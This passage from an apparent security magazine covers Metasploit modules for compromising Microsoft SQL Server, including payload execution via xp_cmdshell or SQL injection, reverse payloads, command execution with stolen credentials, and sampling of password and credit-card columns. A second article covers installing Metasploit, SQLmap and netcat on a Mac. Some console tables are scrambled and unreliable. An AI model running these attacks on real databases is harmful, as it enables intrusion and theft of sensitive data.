
show payloads

to get a list of available of payloads for the selected exploit.

### SQL Server database systems


Metasploit offers the module, `exploit/windows/mssql/mssql_payload`, which executes an arbitrary payload on a Microsoft SQL Server by using the “xp\_cmdshell” stored procedure. Three delivery methods are supported. The original method uses Windows ‘debug.com’. Since this method invokes ntdm, it is not available on x86\_64 systems. A second method takes advantage of the Command Stager subsystem. This allows using various techniques, such as using a TFTP server, to send the executable. By default the Command Stager uses ‘wscript.exe’ to generate the executable on the target. Finally, ReL1K’s latest method utilizes PowerShell to transmit and recreate the payload on the target.

Another interesting exploit module that can be applied in all SQL Server versions is the `exploit/windows/mssql/mssql_payload_sqli`. This module will execute an arbitrary payload on a Microsoft SQL Server, using a SQL injection vulnerability. Once a vulnerability is identified this module will use `xp_cmdshell` to upload and execute Metasploit payloads. It is necessary to specify the exact point where the SQL injection vulnerability happens. You should use a “reverse” payload on port 80 or to any other outbound port allowed on the firewall.



```
root@bt: ~
File Edit View Terminal Help
msf auxiliary(mssql_sql_file) > show options
Module options (auxiliary/admin/mssql/mssql_sql_file):
-----
Name          Current Setting  Required  Description
-----
PASSWORD      no               no        The password for the specified username
QUERY_PREFIX  no               no        String to append each line of the file
QUERY_SUFFIX  no               no        String to preceed each line of the file
RHOST         1433             yes       The target address
RPORT         yes             yes       The target port
SQL_FILE      yes             yes       File containing multiple SQL queries to execute (one per line)
USERNAME      sa               no        The username to authenticate as
USE_WINDOWS_AUTH false            yes       Use windows authentication (requires DOMAIN option set)
msf auxiliary(mssql_sql_file) > |
```

Figure 27. `mssql_sql_file` module options



```
root@bt: ~
File Edit View Terminal Help
msf auxiliary(mssql_findandsampleddata) > show options
Module options (auxiliary/admin/mssql/mssql_findandsampleddata):
-----
Name          Current Setting  Required  Description
-----
KEYWORDS      password|creditcard yes        keywords to search for
PASSWORD      no               no        The password for the specified username
RHOSTS        no               no        The target addresses/range of CIDR identifier
RHOST         1433             yes       The target port
RPORT         yes             yes       The target port
SAMPLE_SIZE   1               yes       Number of rows to sample
THREADS       1               yes       The number of concurrent threads
USERNAME      sa               no        The username to authenticate as
USE_WINDOWS_AUTH false            yes       Use windows authentication (requires DOMAIN option set)
msf auxiliary(mssql_findandsampleddata) > |
```

Figure 28. `mssql_findandsampleddata` module options

## From inside

Metasploit offers various modules that will assist you to enumerate a MSSQL service, execute sql queries, retrieve useful data and many more. All you need is a valid user-password pair. `mssql_enum` will perform a series of configuration audits and security checks against a Microsoft SQL Server database. `mssql_sql` and `mssql_sql_file` will allow for simple SQL statements to be executed against a MSSQL/MSDE or multiple SQL queries contained within a specified file. To select them, type:

```
use auxiliary/admin/mssql/mssql_enum
```

or

```
use auxiliary/admin/mssql/mssql_sql
```

or

```
use auxiliary/admin/mssql/mssql_sql_file
```

and execute the following command to see the options (Figure 27)

```
show options
```


### Sample Data

There is an amazing module called `mssql_findandsampledata`. This module will search through all of the non-default databases on the SQL Server for columns that match the keywords defined in the TSQL KEYWORDS option. If column names are found that match the defined keywords and data is present in the associated tables, the module will select a sample of the records from each of the affected tables. You have to set the the sample size by configuring the `SAMPLE_SIZE` option. Your results will be stored in CSV format. Type

```
use auxiliary/admin/mssql/mssql_findandsampledata
```

and

```
show options
```



```
root@bt: ~
File Edit View Terminal Help
msf auxiliary(mssql_idf) > show options
Module options (auxiliary/admin/mssql/mssql_idf):
-----
Name          Current Setting  Required  Description
-----
NAMES         password|creditcard yes        PWSA separated list of column names
PASSWORD      no               no        The password for the specified username
RHOSTS        no               no        The target addresses
RHOST         1433             yes       The target port
RPORT         yes             yes       The target port
USERNAME      sa               no        The username to authenticate as
USE_WINDOWS_AUTH false            yes       Use windows authentication (requires DOMAIN option set)
msf auxiliary(mssql_idf) > |
```

Figure 29. `mssql_idf` module options

### Executing Windows Commands

If you have managed to find a valid username – password pair, the most desired thing that you would like to do is to execute a command on the compromised machine. Metasploit offers module `auxiliary/admin/mssql/mssql_exec` which will execute a Windows command on a MSSQL/MSDE instance via the `xp_cmdshell` procedure. All you need is the username and password!!


### Data mining

If you need to search for specific information in SQL Server databases there is a module that can make your life easier. Its name, `mssql_idf`, and you will find it under `auxiliary/admin/mssql/`. This module will search the specified MSSQL server for ‘interesting’ columns and data. The module is working against SQL Server 2005 and SQL Server 2008 (Figure 29).

### Conclusion


Databases are the most important part of today’s computing systems. They usually contain all the information needed to run a company or organization. Therefore it is necessary to be as safe as possible. Metasploit framework is just one tool of many out there, that offers the appropriate scripts to compromise a database system. Databases are software that must be accessed by applications running on the Internet, that’s why they must be guarded by firewalls, use encryption and powerful passwords and the whole system (database and operating system) must be checked every day for new updates and upgrades. The best choice would be to allow access to your database only from your intranet and/or vpn. Try not to expose your database directly to the web. Close all your database system ports now!

### GEORGE KARPOUZAS



*George Karpouzas is the co-founder and owner of WEBNETSOFT, a Software development, Computers security and IT services company in Greece. He is working as a software developer for the past seven years. He is a penetration tester, security researcher, information security consultant and*

*software developer at WEBNETSOFT. He holds a bachelor’s of science in computer science from Athens University of Economics and Business. You can find the answers to any security questions on his blog [http:// securityblog.gr](http://securityblog.gr).*



# How to Use The Mac OS X Hackers Toolbox

When you think of an operating system to run pen testing tools on, you probably think of Linux and more specifically BackTrack Linux. BackTrack Linux is a great option and one of the most common platforms for running pen testing tools. If you are a Mac user, then you would most likely run a virtual machine of BackTrack Linux.

While this is a great option, sometimes it is nice to have your tools running on the native operating system of your computer. Another benefit is to not having to share your system resources with a virtual machine. This also eliminates the need to transfer files between your operating system and a virtual machine, and the hassles of having to deal with a virtual machine. Also by running the tools within OS X, you will be able to seamlessly access all of your Mac OS X applications.

My attack laptop happens to be a MacBook Pro and I started out running VirtualBox with a BackTrack Linux virtual machine. I recently started installing my hacking tools on my MacBook Pro. I wanted to expand the toolset of my Mac, so I started with Nessus, nmap, SQLMap, and then I installed Metasploit. My goal is to get most if not all of the tools I use installed on my MacBook Pro and run them natively within OS X. Since Mac OS X is a UNIX based operating system, you get great tools that comes native within UNIX operating systems such as netcat and SSH. You also have powerful scripting languages installed such as Perl and Python. With all of the benefits and features of the Mac OS X, there is no reason to not use Mac OS X for your pen testing platform. I was really surprised to not see a lot of information on the subject of using Mac OS X as pen testing/hacking platform. Metasploit was the toughest application to get running on Mac OS X and that was

mostly due to the PostgreSQL database setup. The majority of hacking tools are command line based, so they are easy and are fairly straight forward to install.

In this article I am going to take you through installing and configuring some of the most popular and useful hacking tools such as Metasploit on Mac OS X. If you are interested in maximizing the use of your Mac for pen testing and running your tools natively, then you should find this article helpful.

## The Tools

The pen test tools we will be installing is a must have set of tools and all of them are free, with the exception of Burp Suite and Nessus. Although Burp Suite has a free version, which offers a portion of the Burp Suite tools for free. The tools offered for free with Burp Suite are useful tools and I highly recommend them. The professional version of Burp Suite is reasonably priced.

- Metasploit Framework
- Nmap
- SQLmap
- Burp Suite
- Nessus
- SSLScan
- Wireshark
- TCPDUMP
- Netcat



## Metasploit Framework

The Metasploit Framework is one of the most popular and powerful exploit tools for pen testers and a must have for pen testers. The Metasploit Framework simplifies the exploitation process and allows you to manage your pen tests with the workspace function in Metasploit. Metasploit also allows you to run nmap within Metasploit and the scan information is organized by project with the workspace function. You can create your own exploits and modify existing exploits in Metasploit. Metasploit has many more features and too many to mention in this article, plus the scope of this article is demonstrate how to install Metasploit and other pen testing tools.

## The Install

Before we install Metasploit, we need to install some software dependencies. It is a little more work to install Metasploit on Mac OS X, but it will be worth it. Listed below are the prerequisite software packages.

### Software Prerequisites

- MacPorts
- Ruby1.9.3
- Homebrew
- PostgreSQL

### MacPorts Installation

#### Install Xcode

- Xcode Install from the Apple App Store, or it can be downloaded from the following URL; <https://developer.apple.com/xcode/>
- Once Xcode is installed go into the Xcode preferences and install the “Command Line Tools”. (see Figure 1)




Figure 1. Install “Command Line Tools”

### Install the MacPorts app

- Download and install the package file (.dmg) file from the MacPorts web site; <https://distfiles.macports.org/MacPorts/> Once the files is downloaded install MacPorts. More information on MacPorts can be found here: <http://www.macports.org/install.php>
  - Run MacPorts selfupdate to make sure it is using the latest version.
- From a terminal window run the following command:

```
$ sudo port selfupdate
```

### Ruby 1.9.3

Mac OS X is preinstalled with Ruby, but we want to upgrade to Ruby 1.9.3

- We will be using MacPorts to upgrade Ruby. From a terminal window run the following command:

```
$ sudo port install ruby19 +nosuffix
```

- The default Ruby install path for MacPorts is: /opt/local/

It's a good idea to verify that the PATH is correct, so that `opt/local/bin` is listed before `/usr/bin`. You should get back something that looks like this:

```
/opt/local/bin:/opt/local/sbin:/usr/bin:/bin:/usr/sbin:/sbin
```

You can verify the path by entering the following syntax in a terminal window:

```
$ echo $PATH
```

To verify the Ruby install locations, enter this syntax:

```
$ which ruby gem
```

You should get back the following response:

```
/opt/local/bin/ruby
```

```
/opt/local/bin/gem
```

### Database Installation

A database is not required to run, but some of the features of Metasploit require that you install a database. The workspace feature of Metasploit is one of the really nice features of Metasploit that requires a database. Workspace allows easy project organization by offering separate workspaces for each project. PostgreSQL is the vendor recommended and supported database, but MySQL can be used. In this article, we will be using PostgreSQL.

We will use Homebrew to install PostgreSQL. I tried a few different installation methods, but this is the easiest way to install PostgreSQL. Homebrew is good method to install Open Source software packages.

- First we will install Homebrew.  
From a terminal window run the following command:

```
$ ruby -e "$(curl -fsSkL raw.githubusercontent.com/mxcl/homebrew/go)"
```

- Next we will install PostgreSQL using Homebrew.  
From a terminal window run the following command:

```
$ brew install postgresql
```

- Next we initialize the database, configure the startup, and start PostgreSQL.  
From a terminal window run the following command:

```
initdb /usr/local/var/postgres cp /usr/local/Cellar/postgresql/9.1.4/homebrew.mxcl.postgresql.plist ~/Library/LaunchAgents/launchctl load -w ~/Library/LaunchAgents/homebrew.mxcl.postgresql.plist pg_ctl -D /usr/local/var/postgres -l /usr/local/var/postgres/server.log start
```

- Database configuration  
In this step we will create our Metasploit database and the database user.

- The Homebrew install does not create the postgres user, so we need to create the postgres user to create databases and database users.

At a command prompt, type the following:

```
$ createuser postgres_user -P
$ Enter password for new role: password
$ Enter it again: password
$ Shall the new role be a superuser? (y/n) y
$ Shall the new role be allowed to create databases? (y/n) y
$ Shall the new role be allowed to create more new roles? (y/n) y
```

- Creating the database user

At a command prompt, type the following:

```
$ createuser msf_user -P
$ Enter password for new role: password
$ Enter it again: password
$ Shall the new role be a superuser? (y/n) n
$ Shall the new role be allowed to create databases? (y/n) n
$ Shall the new role be allowed to create more new roles? (y/n) n
```

- Creating the database

At a command prompt, type the following:

```
$ createdb --owner=msf_user msf_database
```

- Install the pg gem.

At a command prompt, type the following:

```
$ gem install pg
```

The database and database user are created, so now it is time to install Metasploit.

## Metasploit software installation

The dependencies have been installed and next we will be installing the Metasploit software.

- Download the Metasploit source code for installation using the link provided below and do not download the .run file from the Metasploit download page. Download the Metasploit tar file from: <http://downloads.metasploit.com/data/releases/framework-latest.tar.bz2>.

- Once the download is complete, untar the file. If you have software installed to unzip or untar files, then it should untar the file when the file is finished downloading. I use Stuffit Expander and it untarred the file for me upon completion of the download. If you need to manually untar the file, type this command at the command line and it will untar the file into the desired directory:

```
$ sudo tar -xvf framework-latest-tar.bz2 -C /opt
```

If the file was untarred for you as mentioned, you will need to move the Metasploit source file structure to the opt directory. Your directory structure should look like this:

```
/opt/metasploit3/msf3
```

## Starting Metasploit

Now that Metasploit is installed, we will start Metasploit for the first time. You will need to navigate to the Metasploit directory and start Metasploit.

- Navigate to the Metasploit directory with the following syntax entered at the command line:

```
$ cd /opt/metasploit3/msf3
```

- To start Metasploit, simply enter the following syntax:

```
$ sudo ./msfconsole
```

You will get one of the many Metasploit screens like the one in Figure 2.



**Figure 2.** This is one of the many Metasploit screens you will see when launching Metasploit

## Connecting to the database

In this next step we will connect Metasploit to our PostgreSQL data base. From the Metasploit prompt, type the following syntax:

```
msf > db_connect msf_user:password@127.0.0.1/msf_
      database
```

You will see the following message and you should be connected.

```
[*] Rebuilding the module cache in the background...
```

Type in the following syntax to verify the database is connected:

```
msf > db_status
```

You will get the following back verifying the database is connected:

### Listing 1. Database Backend Commands as displayed in the Metasploit console

```
Database Backend Commands
=====

Command      Description
-----      -
creds        List all credentials in the
             database
db_connect    Connect to an existing database
db_disconnect Disconnect from the current
             database instance
db_export     Export a file containing the
             contents of the database
db_import     Import a scan result file (filetype
             will be auto-detected)
db_nmap       Executes nmap and records the
             output automatically
db_rebuild_cache Rebuilds the database-stored
             module cache
db_status     Show the current database
             status
hosts        List all hosts in the database
loot         List all loot in the database
notes       List all notes in the database
services    List all services in the data-
             base
vulns       List all vulnerabilities in the
             database
workspace    Switch between database work-
             spaces
```

```
[*] postgresql connected to msf_database
```

The database is now connected to Metasploit, but once you exit Metasploit the database will be disconnected. To configure Metasploit to automatically connect on startup, we will have to create the msfconsole.rc file.

Enter the following syntax at the command prompt:

```
$ cat > ~/.msf3/msfconsole.rc << EOF db_connect
-y /opt/metasploit3/config/database.yml
EOF
```

## Updating Metasploit

Now that we have Metasploit installed and configured, we will update the Metasploit installation. From the command prompt, type the following syntax:

```
$ ./msfupdate
```

This can take a while, so just set back and let the update complete. Make sure to update Metasploit frequently so you have the latest exploits.

## The benefits of Metasploit with database

Metasploit is installed, the database is connected and ready to use. So what can I do with Metasploit with a database that I couldn't do without one? Here is a list of the new functionality gained by using a database with Metasploit.

Here is a list of the Metasploit Database Backend Commands taken directly from the Metasploit console: Listing 1.

The commands are pretty much self-explanatory, but to it should be noted that db\_import allows you to import nmap scans done outside of Metasploit. This comes in handy when you are working with others on a pen test and you want to centrally manage your pen test data. As mentioned earlier, workspace helps you manage your pen tests by allowing you to store them in separate areas of the database.

A great reference guide for Metasploit can be found at Offensive Security's website: [http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page).

## Nmap

Nmap is an open source network discovery and security auditing tool. You can run nmap within Metasploit, but it is good to have nmap installed so you can run nmap outside of Metasploit.

We will use Homebrew to install nmap. From the command prompt, type the following syntax:

```
$ brew install nmap
```

Visit the Nmap website for the Nmap reference guide: <http://nmap.org/book/man.html>.

## SQLmap

SQLmap is a penetration testing tool that detects SQL injection flaws and automates SQL injection. From the command prompt, type the following syntax:

```
$ git clone https://github.com/sqlmapproject/  
sqlmap.git sqlmap-dev
```

## Burp Suite

Burp Suite is a set of web security testing tools, including Burp Proxy. To install Burp Suite, download it from: <http://www.portswigger.net/burp/download.html>

To run Burp, type the following syntax from the command prompt:

```
$ java -jar -Xmx1024m burpsuite_v1.4.01.jar
```

For more information on using Burp, go to the Burp Suite website: <http://www.portswigger.net/burp/help/>.

## Nessus

Nessus is a commercial vulnerability scanner and it can be downloaded from the Tenable Network website: <http://www.tenable.com/products/nessus/nessus-download-agreement>.

Download the file Nessus-5.x.x.dmg.gz, and then double click on it to unzip it. Double click on the Nessus-5.x.x.dmg file, which will mount the disk image and make it appear under “Devices” in “Finder”. Once the volume “Nessus 5” appears in “Finder”, double click on the file Nessus 5.

The Nessus installer is GUI based like other Mac OS X applications, so there are no special instructions to document. The Nessus 5.0 Installation and Configuration Guide as well as the Nessus 5.0 User Guide can be downloaded from the documentation section of the Tenable Network website: <http://www.tenable.com/products/nessus/documentation>.

## SSLScan

SSLScan queries SSL services, such as HTTPS, in order to determine the ciphers that are supported.

To install sslscan, type the following syntax at the command prompt:

```
$ brew install sslscan
```

## Wireshark

Wireshark is a packet analyzer and can be useful in pen tests.

Wireshark DMG package can be downloaded from the Wireshark website: <http://www.wireshark.org/download.html>.

Once the file is downloaded, double click to install Wireshark.

## TCPDUMP

TCPDUMP is a command line packet analyzer that is preinstalled on Mac OS X. For more information consult the man page for tcpdump, by typing the following syntax at the command prompt:

```
$ man tcpdump
```

## Netcat

Netcat is a multipurpose network utility that is pre-installed on Mac OS X. Netcat can be used for port redirection, tunneling, and port scanning to just name a few of the capabilities of netcat. Netcat is used a lot for reverse shells. For more information on netcat, type the following syntax at the command prompt:

```
$ man nc
```

## Conclusion

Follow the instructions in this article, you will have a fully functional set of hacking tools installed on your Mac and you will be able to run them natively without having to start a virtual machine or deal with the added administrative overhead that comes with running a virtual machine. You will also not have to share resources with a virtual machine. I hope you found this article useful and I hope you enjoy setting up your Mac OS X hacker toolbox as much as I did. With Macs gaining popularity, I can only imagine they will become more widely used in pen testing.

---

## PHILLIP WYLIE




*Phillip Wylie is a security consultant specializing in penetration testing, network vulnerability assessments and application vulnerability assessments. Phillip has over 8 years of experience in information security and 7 years of system administration experience.*

# ADVANCED TARGETED ATTACKS

HAVE PENETRATED **95%** OF ALL NETWORKS\*.

**THINK YOU'RE IN THE 5%?**



You may think your existing security defenses prevent advanced targeted attacks from entering your network and stealing your data. They don't. Advanced attacks easily evade traditional and next generation firewalls, IPS, AV and gateways. Your best defense is **FireEye**. Trusted by the Fortune 500, and over 60 government agencies globally, FireEye is the leader in helping organizations combat advanced malware and targeted APT attacks.

Put a stop to advanced attacks with advanced security. Visit us today at [www.FireEye.com/StopAPTs](http://www.FireEye.com/StopAPTs) and let us help you close the hole in your network.



\*Based on FireEye end-user data  
© 2013 FireEye. All rights reserved.



If you would like to receive the custom wallpaper used for this article, you can download it for **FREE** from the EaglesBlood™ Development website.

<http://www.EaglesBlood.com>

